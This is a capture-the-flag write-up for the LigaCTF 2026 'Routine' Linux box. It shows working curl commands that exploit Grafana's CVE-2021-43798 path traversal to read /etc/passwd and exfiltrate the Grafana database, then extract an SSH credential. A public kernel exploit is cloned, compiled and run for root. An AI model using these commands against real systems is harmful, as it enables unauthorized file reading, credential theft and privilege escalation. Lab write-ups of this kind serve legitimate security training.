Routine
LigaCTF 2026 ligactf2026, forensics, cryptography writeup covering Routine with analysis, solution steps, and final recovery notes.

Challenge Information
| Field | Value |
|---|---|
| Challenge | Routine |
| Category | Boot2Root / Linux |
| Target IP | [REDACTED_LOCAL_IP] |
| Attacker OS | Kali Linux |
| User Flag | OWASPKL{496d5373e7501c9aab3b2658bbad4c02} |
| Root Flag | OWASPKL{b0f8c51049b9db31552bda1bd751940a} |
1. Reconnaissance

A full TCP scan was performed against the target.
sudo nmap -Pn -n -p- --min-rate 3000 [REDACTED_LOCAL_IP] -oN full_ports.txtOpen ports found:
A service/version scan was then executed:
ports=$(grep -oP '^\d+(?=/tcp\s+open)' full_ports.txt | paste -sd, -)
sudo nmap -Pn -n -sV -sC -p "$ports" [REDACTED_LOCAL_IP] -oN enum.txt
Result:

Port 3000 hosted a Grafana login page.
2. Grafana Enumeration
The Grafana API health endpoint disclosed the version.
curl -s http://[REDACTED_LOCAL_IP]:3000/api/health | jq .Output:

Grafana 8.3.0 is vulnerable to CVE-2021-43798, an unauthenticated path traversal vulnerability that can read local files through installed plugin paths.
Vulnerability details:
| Item | Value |
|---|---|
| CVE | CVE-2021-43798 |
| Weakness | CWE-22 Path Traversal |
| CVSS | 7.5 High |
| Affected Versions | Grafana 8.0.0-beta1 to 8.3.0 |
| Fixed Versions | 8.0.7, 8.1.8, 8.2.7, 8.3.1 |
3. Exploiting Grafana File Read

The path traversal was tested by reading /etc/passwd.
export URL=http://[REDACTED_LOCAL_IP]:3000

curl -s --path-as-is \
"$URL/public/plugins/alertlist/../../../../../../../../etc/passwd" | head
Output confirmed successful file read:
The Grafana database was then downloaded.
mkdir -p loot

curl -s --path-as-is \
"$URL/public/plugins/alertlist/../../../../../../../../var/lib/grafana/grafana.db" \
-o loot/grafana.db
The downloaded file was confirmed as a SQLite database.
file loot/grafana.db
4. Credential Extraction
The database tables were inspected.
sqlite3 loot/grafana.db ".tables"
Interesting credential data was found by querying the credentials table.
sqlite3 loot/grafana.db "select * from credentials;"Output:

The credentials were tested over SSH. The valid credential was:
tellytubby:V4lor4nt-Anti-cHEAT5. Initial Foothold
SSH login was successful as tellytubby.
ssh tellytubby@[REDACTED_LOCAL_IP]
After logging in, the local flag was found in the user home directory.
ls -la
cat local.txt
Output:

OWASPKL{496d5373e7501c9aab3b2658bbad4c02}6. Privilege Escalation Enumeration
Basic host information was collected.
id
hostname
uname -a
cat /etc/os-release
sudo -l
Output:

uid=1003(tellytubby) gid=1003(tellytubby) groups=1003(tellytubby)
routine
Linux routine 7.0.0-15-generic x86_64 GNU/Linux
Ubuntu 26.04 LTS
sudo: Sorry, user tellytubby may not run sudo on routine.
The user had no sudo privileges.
SUID binaries and Linux capabilities were checked.
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
A writable backup script was also found:
/home/tellytubby/Downloads/userbackup.pyHowever, no active cron or systemd execution path was confirmed for the script.
The kernel version was then checked against public local privilege escalation vulnerabilities. The target was running:
Linux 7.0.0-15-genericThis kernel was vulnerable to the DirtyFrag local privilege escalation chain.
DirtyFrag details:
| Item | Value |
|---|---|
| Vulnerability Class | Linux kernel local privilege escalation |
| Related CVEs | CVE-2026-43284, CVE-2026-43500 |
| Weakness | CWE-123 / CWE-787 |
| Exploitability | Local authenticated user required |
| Impact | Root privilege escalation |
7. DirtyFrag Exploitation
The target did not have gcc, and /tmp was full.
which gcc git make python3
df -h /tmp /home /dev/shm
Output showed:
/usr/bin/git
/usr/bin/python3
/tmp 100% used
gcc not found
Because of this, the exploit was compiled on Kali instead of the target.
On Kali:
cd ~/Desktop/LigaCTF2026/Boot2Root/Routine
rm -rf dirtyfrag
git clone https://github.com/V4bel/dirtyfrag.git
cd dirtyfrag

gcc -O0 -Wall -o exp exp.c -lutil
file exp
The compiled binary was uploaded to the target user directory instead of /tmp.
scp exp tellytubby@[REDACTED_LOCAL_IP]:/home/tellytubby/Downloads/exp
On the target:
cd /home/tellytubby/Downloads
chmod +x exp
./exp
id
The exploit successfully spawned a root shell.

root@routine:~# id
uid=0(root) gid=0(root) groups=0(root)
8. Root Flag
The root proof file was located in /root.
ls
cat proof.txt
Output:

OWASPKL{b0f8c51049b9db31552bda1bd751940a}9. Attack Chain Summary
1. Performed full TCP scan with Nmap.
2. Found SSH on port 22 and Grafana on port 3000.
3. Identified Grafana version 8.3.0 through /api/health.
4. Exploited CVE-2021-43798 to read local files.
5. Downloaded /var/lib/grafana/grafana.db.
6. Extracted user credentials from the Grafana database.
7. Logged in over SSH as tellytubby.
8. Captured the user flag from /home/tellytubby/local.txt.
9. Enumerated the host and identified vulnerable Linux kernel 7.0.0-15.
10. Compiled DirtyFrag exploit on Kali because the target had no gcc.
11. Uploaded the exploit to /home/tellytubby/Downloads.
12. Ran DirtyFrag and gained root.
13. Read /root/proof.txt.Related Writeups
Authorized security practice only. These notes are for lab, CTF, and explicitly permitted environments.